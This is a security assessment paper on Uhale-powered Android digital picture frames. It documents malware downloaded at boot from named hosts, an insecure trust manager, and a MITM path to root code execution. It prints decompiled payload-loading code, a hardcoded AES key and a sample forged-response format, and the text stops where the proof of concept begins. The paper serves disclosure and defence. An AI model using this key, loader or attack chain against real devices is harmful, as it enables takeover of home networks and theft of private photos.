Quokka

TECHNICAL PAPER

Uhale Digital Picture Frame

Security Assessment

Quokka

Uhale Digital Picture Frame Security Assessment

Research from May 2025. Published in November 2025.

Prepared By: Ryan Johnson, Doug Bennett, and Mohamed Elsabagh

---

This report presents a security assessment of Uhale-powered digital picture frames, which are Android-based devices sold under various brands. The assessment revealed a wide range of critical security vulnerabilities and insecure behaviors, including automatic malware delivery on boot on some devices, remote code execution (RCE) flaws due to insecure trust managers and unsanitized shell execution, arbitrary file write due to unauthenticated and unsanitized file transfers, and various other weaknesses such as the lack of system integrity out of the box, use of improperly configured file providers, SQL injection, use of weak cryptography, among others. These vulnerabilities allow attackers to take complete control of the devices, potentially leading to malware infections, data exfiltration, botnet recruitment, lateral movement to other systems on the network, and other malicious actions. The report also details the Uhale ecosystem, methodology used for the assessment, and provides remediation steps and proof-of-concept exploits for selected issues.

Table of Contents

1. Introduction

This report presents the results of a study conducted on a range of Android-based special-purpose devices produced by Uhale. These devices, marketed primarily as digital picture frames, exemplify a broader class of low-cost consumer electronics that repurpose the Android OS for a specific use case at a budget. While such devices are not intended to be used as general-purpose smartphones or tablets, they retain many of the same hardware and software components – including AOSP-derived firmware, Linux-based kernels, standard Android components and runtime libraries. However, due to cost constraints and the lack of sustained support, they often exhibit serious lapses in security hygiene.

Despite their limited functionality, these devices are almost always network connected to support photo syncing and sharing. This persistent connectivity, combined with weak and outdated security controls, makes them a lucrative entry point into home and enterprise networks. In some cases, exposed services or insecure update mechanisms can allow remote attackers to compromise the device, move laterally within the network to other systems, or exfiltrate data.

To better understand the real-world implications of these potential risks, we carried out a security assessment of a representative sample of top-selling digital picture frames from Amazon's Best Sellers in Digital Picture Frames list between March and April 2025, with more than 30,000 units sold monthly (see Appendix A for details). During this investigation, we quickly identified a common thread among the devices: they all relied on a single original equipment manufacturer (OEM), called Uhale, which provides the primary kiosk app that powers and manages the frames.

Our analysis uncovered a range of serious security weaknesses and vulnerabilities in these Uhale-powered digital frames. These devices are susceptible to both active threats, such as the downloading and execution of malware on boot, and passive threats, stemming from overly relaxed security controls and inadequate server identity verification that allow both local and remote adversaries to completely take over the device. Beyond these direct threats, we detail several weaknesses that degrade the device's overall security posture. These weaknesses can be chained by an attacker to gain initial access, escalate privileges, and maintain persistence on the system.

Table 1 provides an overview of the various issues we discovered affecting Uhale devices, outlining the types of vulnerabilities and their potential impact. As we show in the rest of the report, these issues enable a full remote compromise of the device, allowing attackers to gain complete control with little or no user interaction. The practical impact of these vulnerabilities includes, but is not limited to:

- Malware delivery (which already occurs on some of the devices out of the box).
- Remote code execution (RCE) with unrestricted privileges.
- Unauthorized access and modification of private files and photos.
- Using a compromised device as a launchpad for lateral movement, attacking other devices on the network.
- Data exfiltration from other networked, compromised devices.
- Botnet recruitment for use in distributed attacks.
- Phishing and Social Engineering (e.g., show fake QR codes, impersonate trusted sources, etc.).
- Harassment (e.g., displaying inappropriate, contentious, or illegal content).

Issue	CVE	Description
Automatic Malware Delivery on Boot	n/a	The Uhale app (version 4.2.0) downloads and executes malware artifacts as part of its typical operation.
RCE Due to Insecure Trust Manager	CVE-2025-58392 CVE-2025-58397	The Uhale app (version 4.2.0) can be exploited to achieve RCE as `root` through a service component that fails to validate SSL/TLS certificates for certain HTTPS connections.
RCE via MITM and	CVE-2025-58388	The Uhale app (versions 3.7.3 and 4.0.3) can be exploited to achieve RCE as `root`

Unsanitized Shell Execution		through an app update process that fails to validate SSL/TLS certificates.
Lack of System Integrity	CVE-2025-58394	The investigated devices had compromised system integrity straight out of the box, as they ran Android 6, had SELinux disabled, were rooted by default, and used public AOSP test-keys to sign system apps and components, making it easy for third-party apps and actors to gain full control of the system.
Arbitrary File Write/Deletion over the Local Network	CVE-2025-58396	The Uhale app (version 4.2.0) accepts file uploads over TCP port 17802, but lacks protections against path traversal, sender authentication, and file type restrictions, allowing attackers to write arbitrary content to arbitrary paths on the device.
Inclusion of Libraries Containing Known Vulnerabilities	n/a	The Uhale app (versions 4.0.3, 4.1.1, 4.1.2, 4.2.0) contains outdated libraries with known vulnerabilities.
App is debuggable	CVE-2025-58393	The Uhale app (versions 3.7.3, 4.0.3, 4.1.1, 4.1.2, 4.2.0) has the `android:debuggable` attribute set to `true` in its `AndroidManifest.xml` file. An app being released as debuggable weakens its secure posture and allows it to be controlled by attackers, exposing access to resources and restricted functionality.
Leaks System Logs to External Storage	CVE-2025-58389	The Uhale app (versions 4.1.2, 4.2.0) contains code site(s) indicating a leakage of the system logs to external storage, which is accessible to third-party apps that are granted access to external storage by the user on Android 6 devices.
ZIP File Path Traversal Attacks	CVE-2025-58391	The Uhale app (versions 3.7.3, 4.0.3, 4.1.1, 4.1.2, 4.2.0) contains a code site indicating it is vulnerable to path traversal attacks when uncompressing ZIP files, which would allow a crafted ZIP file to (over)write files outside of the intended destination directory.
SQL Injection	CVE-2025-58395	The Uhale app (versions 3.7.3, 4.0.3, 4.1.1, 4.1.2, 4.2.0) contains code site(s) indicating it is vulnerable to SQL injection attacks, where raw strings are concatenated and executed in an SQL statement.
Ignores SSL/TLS Errors in WebViews	CVE-2025-58390	The Uhale app (versions 3.7.3, 4.0.3, 4.1.1, 4.1.2, 4.2.0) contains code site(s) indicating that it has WebViews that ignore any SSL/TLS errors. This is a security vulnerability that can expose the HTTPS connections to MITM attacks.
File Access and/or Mixed Content through WebViews	n/a	The Uhale app (versions 3.7.3, 4.0.3, 4.1.1, 4.1.2, 4.2.0) contains code site(s) that indicate the exposure of access to device files through WebViews in its privileged context as a system-level app, and/or the ability to load mixed content including scripts from insecure origins.
Allows Cleartext HTTP Traffic	n/a	The Uhale app (versions 3.7.3, 4.0.3, 4.1.1, 4.1.2, 4.2.0) uses a setting in its manifest file and/or resources file(s) that allows the use of HTTP. HTTP is inherently insecure as it provides no confidentiality, integrity, or authenticity guarantees.
Improperly Configured File Provider	CVE-2025-58387	The Uhale app (versions 3.7.3, 4.0.3, 4.1.1, 4.1.2, 4.2.0) contains a file provider that uses the broadest scope available (i.e., `<root-path>`) from which to provide files. This is insecure and its use is discouraged since it unnecessarily exposes various files on the system that the Uhale app can access. This is particularly relevant since the Uhale app executes with the `system` privileges, which exposes files on external storage and private files of other apps that also execute with `system` privileges.
Allows Backup with No Backup Policy	n/a	The Uhale app (versions 3.7.3, 4.0.3, 4.1.1, 4.1.2, 4.2.0) contains a setting that allows their private app files to be externally backed up and restored with USB access, causing a potential loss of confidentiality and integrity. Since no backup policy is employed, all of the Uhale app's private files can be backed up.
Use of Weak Cryptography	n/a	The Uhale app (versions 3.7.3, 4.0.3, 4.1.1, 4.1.2, 4.2.0) contains code sites that use weak cryptographic algorithms, and hardcoded keys and IVs.
Use of Adups Software	n/a	Some device models use the Adups software to perform system updates. Past versions of this software have been identified performing malicious actions.

Table 1. Key issues discovered in digital picture frames powered by Uhale.

It is worth noting that the devices examined in this study were running Android 6. Although it has officially reached end-of-line and no longer receives security updates, it remains prevalent in many budget and kiosk devices. As previously noted, the estimated sale of over 30,000 units in recent months serves as clear evidence that a significant number of users continue to rely on outdated systems for everyday use. This underscores the persistent reality of Android fragmentation and the extended life-cycle of low-cost hardware, particularly in markets and use cases where hardware longevity often outweighs software currency.

While Android 6's outdated status inherently carries a broad set of known vulnerabilities, the specific security issues identified in this report stem not from the base operating system itself, but from flawed app implementations and security oversights introduced by OEMs. These issues are often propagated through complex supply chains and can persist across updates. As such, although the platform's age increases the overall attack surface, the root causes of these findings are independent of the OS version and could just as easily affect devices running newer Android versions if the same insecure practices are followed.

These findings underscore the critical need for rigorous and continuous security assessments in the face of deep fragmentation across the Android ecosystem. With a vast diversity of OS versions, device configurations, and OEM customizations in circulation, even well-maintained systems can harbor previously unknown vulnerabilities that evade traditional defenses. Fragmentation creates blind spots – where outdated components, inconsistent patching practices, or insecure implementations persist undetected. This makes advanced threat detection and zero-day analysis essential, not only for legacy systems but also for ostensibly up-to-date devices. Maintaining visibility through rigorous testing and threat monitoring is crucial across the full lifecycle of mobile platforms, whether deployed in consumer hands or embedded in a specialized context.

Methodology

This study was conducted using a representative sample of devices currently sold under Uhale's and closely-related product lines. Commercial off-the-shelf devices were obtained through retail channels (see Appendix A) and analyzed in a controlled environment. Our approach combined the following:

- Pattern- and flow-based analysis of firmware apps using Q-mast.
- Behavioral analysis of artifacts using Q-mast.
- Malware analysis using Q-mast.
- Software-bill-of-material analysis using Q-mast.
- Static analysis of firmware apps via reverse engineering and filesystem inspection.
- Hardware-level access, primarily using the Android Debug Bridge (ADB).
- Network traffic analysis, including interception and decryption of web communication.
- Proof-of-concept (PoC) development to validate exploitation paths and demonstrate impact.

Scope and Limitations

This study focuses on Android-based devices from Uhale and closely-related brands, with emphasis on models released within the past two years. While some findings may generalize to other devices or OEMs, this report does not attempt to provide exhaustive coverage of all impacted devices on the market. We also did not examine all software on these devices, instead focusing on the main single-use app that runs and manages the frames. None of the identified vulnerabilities were tested in production environments or against live user accounts. All testing was performed on locally controlled devices.

The remainder of this report explores the Uhale ecosystem, revealing a landscape that is more complex and fragmented than it initially appears. We provide details on some of the vulnerabilities identified across the devices, highlight specific cases, including PoC exploits, and also propose remediation steps to address the underlying security issues.

2. Uhale Digital Picture Frame Ecosystem

Various major vendors and marketplaces such as Amazon, Ebay, and Walmart sell digital picture frames that have the word "Uhale" in the item listing. It does not appear that Uhale manufactures the digital picture frames themselves, but instead provides its mobile app, network infrastructure, and pre-loaded software for other manufacturers to use within their own digital picture frames. Uhale does not list any digital picture frame products directly for purchase on their official website and states that Uhale is "To be a leading OS technology provider for digitale [sic] photo frames."

When examining the digital picture frame item listings, there is a large range of manufacturers that have "Uhale" in their product title or product description being sold which include the following brands: BIGASUO, Canupdog, Euphro, SAMMIX, WONNIE, Jaokpo, MaxAngel, jazeyeah, FANGOR, Forc, Caxtonz, Shenzhen Yunmai Technology Co. LTD, Glusine, BMDIGIPF, BYYBUO, SBUSFGT, and Weipan. These brand names belong to manufacturers which have registered these brands as trademarks. For example, the BIGASUO trademark appears to have been registered by Shenzhen Shi WannianXin Dianzi Shangwu Co., Ltd. It may not be immediately clear to the typical customer who the brand or manufacturer of the digital picture frame is without scrutinizing the product description. The term "Uhale" is used as a selling point in the item listing since the digital picture frame can be controlled by the Uhale app that is available on Google Play and the App Store.



Figure 1. Entities in the Uhale ecosystem.

The software that is described in this document appears to be authored by Uhale. Specifically, we analyzed the Uhale pre-installed app (package name of `com.zeasn.frame`) that appears to be developed by Uhale and uses their network infrastructure with a primary domain of `zeasn.tv`. The Uhale app is pre-installed on digital picture frames that run Android 6 or Android 6.0.1 and serves as the main interface for the user to interact with the device, displaying the user's photos, and allowing the user to change device settings.

This pre-installed Uhale app with a package name of `com.zeasn.frame` is different from, but related to, the Uhale app on Google Play which has a package name of `com.zeasn.technical.phone.frames`. The bundle name of the iOS app on the App Store is also `com.zeasn.technical.phone.frames`. When the term *Uhale app* (or just *Uhale* for short) is used within this document, it refers to the pre-installed Android app with a package name of `com.zeasn.frame` that powers the picture frames.

On the official Uhale website there is a link to Whale TV which provides an OS called Whale OS, a platform for digital TVs and Over-the-Top (OTT) boxes. Based on the software that Uhale provides to digital picture frames, we believe that our findings in this report also warrant an examination of the Whale OS software. In addition to Whale OS, there is Uhale OS, which RCA announced in 2024 that they will use for their digital picture frames. Uhale OS appears to simply be an alternate Android OS build that is not Google Play Protect certified and uses the Uhale app as its core interface, similar to the other digital picture frames that use Uhale pre-installed software. There is also an Alexa Skills app called Whale Photo that allows Amazon's Alexa to integrate with the Uhale photo frame.

As best as we can tell, Uhale, Uhale OS, and Whale TV are all effectively brands/trademarks of a company named Beijing Zeasn Information Technology Co., Ltd. which was founded in Beijing in 2011. Beijing Zeasn Information Technology Co., Ltd. also operates under the name *ZEASN*, a shorter version of their official name. ZEASN rebranded itself as *Whale TV* on September 10, 2024. In a recent press release, Uhale is also referred to as "a Whale TV brand".

Most notable of these is the Uhale-powered digital picture frame with a model number of 102KZ. On the 102KZ product boxes, it states that the manufacturer is Shenzhen Kejinming Electric Co. Ltd. The following manufacturer/brands listed on Amazon *all* ended up being a model 102KZ from Shenzhen Kejinming Electric Co. Ltd.: FANGOR 102KZ, BIGASUO 102KZ, MaxAngel 102KZ, and WONNIE 102KZ. In these cases, the *Amazon Standard Identification Number* (ASIN) value differs. There might be some slight difference in internal software versions, but from a visual inspection of the physical device, they appear to be identical. In a similar vein, the SBUSFGT B0DFH4K8XV and SBUSFGT B0BYT4Z4VC models appear to be the same or very similar devices, although both use a brand name of Glusine. Despite the various manufacturers listed on the items' product pages on Amazon, many of these were simply different brands attributed to an identical device with seemingly byzantine branding.

3. Automatic Malware Delivery on Boot

Upon booting, many investigated frames check for and update to the Uhale app version 4.2.0. The device then installs this new version and reboots. After the reboot, the updated Uhale app initiates the download and execution of malware. During this process, the server responds with various encrypted JSON response bodies to POST requests to the `https://dcsdkos.dc16888888.com/sdkbin` URL. Below are observed URLs that the updated Uhale app accesses to remotely download code from the intended source. It downloads the following six files via GET requests (querystring omitted), where the file name corresponds to the MD5 of the file.

```
None
http://cdn.webtencent.com/sdkfile/f4ad3c35090c0f0bc4ef1708cfaaed21.jar
http://cdn.webtencent.com/sdkfile/966af88904837b4866a599a613fa973e.apk
http://cdn.webtencent.com/sdkfile/c8bb96e7f823de1485eb6f178039587b.apk
http://cdn.webtencent.com/sdkfile/f5de6568e12c0bda704c4da8a2fbe52a.apk
http://cdn.webtencent.com/sdkfile/ce1a820b98a79b5f3e26bcd064d7b067.apk
http://cdn.webtencent.com/sdkfile/b985786447a2258313770b324954173f.apk
```

Table 2 shows the maliciousness score for each downloaded file, as determined by Q-mast's malware detection capabilities, which uses an advanced machine learning approach to analyze behavioral signals extracted from a payload to assess its potential threat. We also submitted the downloaded artifacts to VirusTotal. For each artifact we tested, only four to seven (out of over seventy vendors) flagged them, but the labels were inconsistent and highly heuristic. For example, the artifact `966af88904837b4866a599a613fa973e.apk` was labeled as potentially "trojan", "riskware", "ad library", and "potentially unwanted program (PUP)". This lack of consensus makes it difficult to take a resulting action due to the differing threat levels of the categories and the low detection ratio. Quokka's malware detection engine labels this sample as "spyware" with high certainty.

Downloaded File	SHA-256	Package Name	Version Code	Version Name	Quokka's Behavioral Malware Risk Score	Quokka's Highest-Ranked Class
966af88904837b4866a599a613fa973e.apk	6f8ba9691b8c34d5440d65c9ccf9491fad9f3d97f1d9b3dacb259264171592d5	com.app.mz.s101	2	2.0	74 / 100	Spyware
c8bb96e7f823de1485eb6f178039587b.apk	3837a522436d8e51fc1913eff499afe48a402cbf8c2b193f06f33d0cc6705970	com.app.mz.popan	7	1.0	76 / 100	Spyware
f5de6568e12c0bda704c4da8a2fbe52a.apk	4add3480c818442514ce935a7a6dd95201e93ebfd5cda5dbffa3cd9418679301	com.app.mz.popat1n	1	1.0	76 / 100	Spyware
ce1a820b98a79b5f3e26bcd064d7b067.apk	a1821d6e8253c79b4bed689c16c2804142777d65805f859f53021e0a218d4cc9	com.app.mz.zhon	3	3.0	74 / 100	Spyware
b98578644 7a2258313770b324954173f.apk	5a3042d144b1e8c672053be57a6e171427d4dfdddb4f23396093d5f7b830c641	com.app.mz.xfj01	1	1.0	45 / 100	Trojan
f4ad3c35090c0f0bc4ef1708cfaaed21.jar	4327a71373d858fd2d9bb13076c1f8cc7c7f95e64434c7abf6092ca2166d7d35	N/A	N/A	N/A	40 / 100	Malware

Table 2. Payloads downloaded and executed by the Uhale app..

Table 3 provides information about the two subdomains that the Uhale app contacts for the delivery of malware. The `dcsdkos.dc16888888.com` subdomain is responsible for providing URLs for the malware, where the `cdn.webtencent.com` subdomain consistently hosts the malware. The WHOIS and IP address information for these domains are provided in Appendix B and Appendix C, respectively.

Domain	VirusTotal Detection Ratio	IP Address	Domain Creation Date	Registrar	Registrant Location
dcsdkos.dc16888888.com	12 / 94	104.21.80.1	December 12, 2023	Alibaba	Zhejiang, China
cdn.webtencent.com	5 / 94	154.92.238.193	November 11, 2023	Alibaba	Zhejiang, China

Table 3. Information about the two subdomains participating in malware distribution.

3.1 Domain Information

The Uhale app makes POST requests for the `https://dcsdkos.dc16888888.com/sdkbin` URL, where the response is expected to contain an encrypted JSON object. The `dcsdkos.dc16888888.com` subdomain is reported to be malicious by twelve of ninety four vendors based on this VirusTotal report. This domain is providing the payloads for the Uhale app to execute. Appendix B provides the WHOIS and IP address information for the `dc16888888.com` domain, although it appears the bulk of the registrant information has been redacted other than the registrant location which is listed as the Zhejiang province of China.

During our analysis, the `dc16888888.com` domain has consistently directed the Uhale apps to download code from the `cdn.webtencent.com` subdomain. In this VirusTotal report, five out of ninety four scanners labeled this subdomain as malicious while two labeled it as suspicious. The WHOIS and IP address information for the `webtencent.com` domain is provided in Appendix C. The registrant information for the `webtencent.com` domain has also been stripped, although like the `dc16888888.com` domain, the registrant is from the Zhejiang province of China. The two domains were created one and a half months apart, with the `dc16888888.com` domain being created on Dec. 22, 2023 and the `webtencent.com` domain being created on Nov. 08, 2023. The primary domain that the Uhale app uses for updating itself, device status reporting, downloading stock image resources, and receiving weather forecasts is `zeasn.tv`. As mentioned earlier in the report, Uhale's parent brand "Whale TV" was formerly known as "ZEASN".

3.2 Potential Attribution: Vo1d Botnet and Mzmess Malware

During our analysis, we noted code within the Uhale app with a `com.nasa.*` package prefix. We additionally made note of a service called `com.zeasn.frame/com.zeasn.cook.CookService` with a process name of `com.android.cook` that executes the delivered malware payloads. While searching the web for mentions of these constants, we came across a blog post from Xlab titled "Long Live The Vo1d Botnet: New Variant Hits 1.6 Million TV Globally" posted on February 25, 2025 detailing an investigation into the Vo1d botnet, which has infected an estimated 1.6 million Android TV devices worldwide. Xlab also detailed their investigation into APK(s) utilized in the campaign, ascribing the behavior as the newly designated Mzmess malware family.

The Xlab report identified two samples of the malware with a component name of `com.nasa.cook.CookInit`. The report also enumerated obfuscated strings present in the `entry` component of the malware. A significant portion of these strings are *identical* to those we identified in the `com.nasa.memory.tool.g` class, including endpoint URLs. Although we are making no assertions of a direct connection linking Uhale itself (or its parent brand, Whale TV) to the Vo1d botnet or the Mzmess malware family, the behavior exhibited by the Uhale app suggests a link exists between the Uhale app (at least since the 4.2.0 version) and the Mzmess malware family (and by extension, the Vo1d botnet).

4. RCE Due to Insecure Trust Manager

CVE-2025-58392, CVE-2025-58397

Uhale digital picture frames running the latest Uhale app (version 4.2.0) contain a service named `com.zeasn.frame/com.zeasn.cook.CookService` which initiates network requests to `https://dcsdkos.dc16888888.com/sdkbin` for information about JAR and/or APK files (and by extension, DEX files, that contain Dalvik bytecode) to download and run. The JSON responses from the requests are encrypted with a hard-coded AES key that can be extracted from the app. Due to the use of an insecure trust manager in the `com.nasa.memory.tool.l` class, attackers can launch MITM attacks which inject their own encrypted JSON response to the Uhale app's requests for payloads. Figure 2 displays the entire workflow and how it can be subverted by attackers performing MITM attacks to inject their own malicious payloads.



Figure 2. Workflow for the Uhale 4.2.0 app to insecurely download and execute remote code and its resulting exposures.

The root cause of the vulnerability is an inner class `com.nasa.memory.tool.l$f`, shown in the snippet below, which insecurely implements the `javax.net.ssl.X509TrustManager` interface. Within this class, the `checkServerTrusted` method does not validate SSL/TLS certificates for HTTPS connections:

```java
// class: com.nasa.memory.tool.l$f

public static class f implements X509TrustManager {

    @Override // javax.net.ssl.X509TrustManager
    public void checkClientTrusted(X509Certificate[] x509CertificateArr, String str) {
    }

    @Override // javax.net.ssl.X509TrustManager
    public void checkServerTrusted(X509Certificate[] x509CertificateArr, String str) {
    }

    @Override // javax.net.ssl.X509TrustManager
    public X509Certificate[] getAcceptedIssuers() {
        return null;
    }
}
```

The decrypted JSON response, shown in a snippet below, includes a download link pointing to a DEX file, which is retrieved and executed through a follow-up request. An attacker intercepting the traffic can supply a tampered response containing a link to a crafted DEX file. The response is encrypted using a cryptographic AES key of `DE252F9AC7624D723212E7E70972134D`, which is hardcoded in the Uhale app in an obfuscated form in the static string field named `A` in the `com.nasa.memory.tool.g` class, which deobfuscates it at runtime. Additionally, the `md5` key in the decrypted JSON must match the calculated MD5 of the downloaded response body from the URL in the `url` key.

JSON

```
{
    "code":"0000",
    "data": {
        "cdist": "United States of America/Virginia/Fairfax",
        "cip": "198.98.183.40",
        "intervalTime": 3600000,
        "killSelf": false,
        "md5": "529f24066bddca40b76faba7c86e0111",
        "url": "http://cdn.webtencent.com/sdkfile/f4ad3c35090c0f0bc4ef1708cfaaed21.jar?...",
        "versionNo": 1011
    },
    "time": "1740281081451",
    "message": ""
}
```

The resulting execution takes place both immediately after the file is downloaded and each time the app starts. By including a method `void com.sun.galaxy.lib.OceanInit.init(Context context, String str)` in the crafted DEX, an attacker gains immediate remote code execution capabilities stemming from a MITM attack.

The DEX file downloads to the `/data/data/com.zeasn.frame/files/.honor` directory and then is dynamically loaded. The pre-defined entry-point method will be invoked using Java Reflection where the `java.lang.Class com.nasa.memory.tool.n.b(android.content.Context)` method, shown in the code snippet below, creates an instance of the `dalvik.system.DexClassLoader` class and then dynamically loads the injected payload which has a path of `/data/data/com.zeasn.frame/files/.honor/1628853355.jar`. The `DexClassLoader` is then used to load the `com.sun.galaxy.lib.OceanInit` from the dynamically loaded JAR file, which contains a DEX file, and then returns the loaded class to its caller. The code snippets below contain various obfuscated strings from the `com.nasa.memory.tool.g` class, which are also provided in Appendix D.

Java

```
// class: com.nasa.memory.tool.g

public Class<?> b(Context context) {
    int a = a(context);
    Class<?> a2 = a(a);
    if (a2 == null) {
        synchronized (n.class) {
            String c2 = c(context);
            // c2 = "/data/data/com.zeasn.frame/files/.honor/1628853355.jar"
            if (TextUtils.isEmpty(c2)) {
                return null;
```

```
            }
            try {
                String b2 = r.b(context); // b2 = "/data/data/com.zeasn.frame/files/.honor"
                Method a3 = a(Class.class, g.y, new Class[0]); // g.y = "getClassLoader"
                a3.setAccessible(true);
                Object invoke = a3.invoke(getClass(), new Object[0]);
                Class<?> cls = Class.forName(g.r); // g.r = "dalvik.system.DexClassLoader"
                Constructor<?> constructor = cls.getConstructor(String.class, String.class,
                    String.class, Class.forName(g.x)); // g.x = "java.lang.ClassLoader"
                constructor.setAccessible(true);
                Object newInstance = constructor.newInstance(c2, b2, null, invoke);
                Method a4 = a(cls, g.s, String.class); // g.s = "loadClass"
                if (a4 != null) {
                    a4.setAccessible(true);
                    Class<?> cls2 = (Class) a4.invoke(
                        newInstance, g.t); // g.t = "com.sun.galaxy.lib.OceanInit"
                    this.a.put(a, cls2);
                    return cls2;
                }
            } catch (Exception e) {
                i.a(context, g.B, "410", "", "");
            }
        }
    }
    return a2;
}
```

The `boolean com.nasa.memory.tool.n.a(Context, int, String)` method invokes the `java.lang.Class com.nasa.memory.tool.n.b(Context)` method and then uses the return value (the dynamically loaded class from the JAR file) as an argument to the `void com.nasa.memory.tool.n.a(Class, Context, int, String)` method.

Java

```
// class: com.nasa.memory.tool.n
public static boolean a(Context context, int i, String str) {
    Class<?> b2;
    if (a(i, str)) {
        return false;
    }
    if (c().b().get(c().a(context)) == null && (b2 = c().b(context)) != null) {
        try {
            a(b2, context);
            return true;
        } catch (Exception e) {
        }
    }
    return false;
}
```

The `void com.nasa.memory.tool.n.a(Class, Context)` method reflectively invokes the static method named `init` of the `com.sun.galaxy.lib.OceanInit` class which takes arguments of a `Context` object and a string of the class that invoked it (i.e., `com.nasa.memory.tool.n`). This pre-defined entry point from the loaded JAR file then begins execution.

```java
// class: com.nasa.memory.tool.n

public static void a(Class<?> cls, Context context) throws NoSuchMethodException,
InvocationTargetException, IllegalAccessException {
    Method declaredMethod = cls.getDeclaredMethod(
            g.o, Context.class, String.class); // g.o = "init"
    declaredMethod.setAccessible(true);
    declaredMethod.invoke(null, context, n.class.getName());
}
```

Since the Uhale app executes with `system` shared UID, the dynamically-loaded DEX file executes with the same privileges. On the vulnerable picture frames we examined, SELinux was disabled, allowing the automatically executed code from the subsequent forged response to elevate its own privileges with the `su` command, which is already installed on the system, and proceed to run arbitrary commands without restriction as the `root` user.[1] This is a severe vulnerability with a range of potential impacts ranging from harassment and privacy concerns from external attackers to the possibility of intentionally backdooring the affected devices.

It is worth noting that in many cases, initially exploiting a vulnerability does not result in persistent attacker presence. Rebooting or power cycling the device(s) often requires the exploit to be performed again if specific preparatory actions are not taken by the attacker, and this has become a recommended practice for users. However, no additional effort is required to achieve persistence when exploiting this RCE vulnerability. After the initial MITM attack has been performed to inject a DEX file, this file will automatically execute after the device finishes the boot process. Further detail of the insecure communication from the Uhale app is presented in Appendix E, with additional operational analysis of the `CookService` component presented in Appendix F.

4.1 Potential Impact

Generally speaking, RCE – especially as the `root` user, which is achievable in this scenario – is considered one of the most dangerous vulnerability types, providing an attacker with virtually unlimited control over the compromised device. In addition to malware delivery (as we have already observed), RCE as `root` can grant unauthorized access to private photos or perform spying and surveillance, leverage compromised devices to attack and potentially compromise other devices on the network, modify the device for botnet recruitment, perform data exfiltration, phishing or social engineering attacks, or even render the device inoperable. We estimate that this vulnerability scores of **9.4 (Critical)** on the CVSS 4.0, based on the following vector: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N.

[1] SELinux is a Mandatory Access Control (MAC) system that has served as a fundamental security mechanism in enforcing least privilege among processes and resources in the system.

4.2 Attack Vectors and Exploit Proof-of-Concept (POC)

In a typical scenario, an attacker who can intercept and manipulate network traffic, such as on a compromised local network or public Wi-Fi, can exploit the app's failure to properly validate SSL/TLS certificates or establish a trusted certificate chain. This allows the attacker to inject malicious payloads into otherwise encrypted communications. When the app processes these forged responses, the attacker can achieve RCE by delivering a DEX payload in a specially crafted JSON response encrypted with the hardcoded AES key and containing an MD5 hash of the malicious payload. The app, upon validating the hash, proceeds to download and execute the payload.

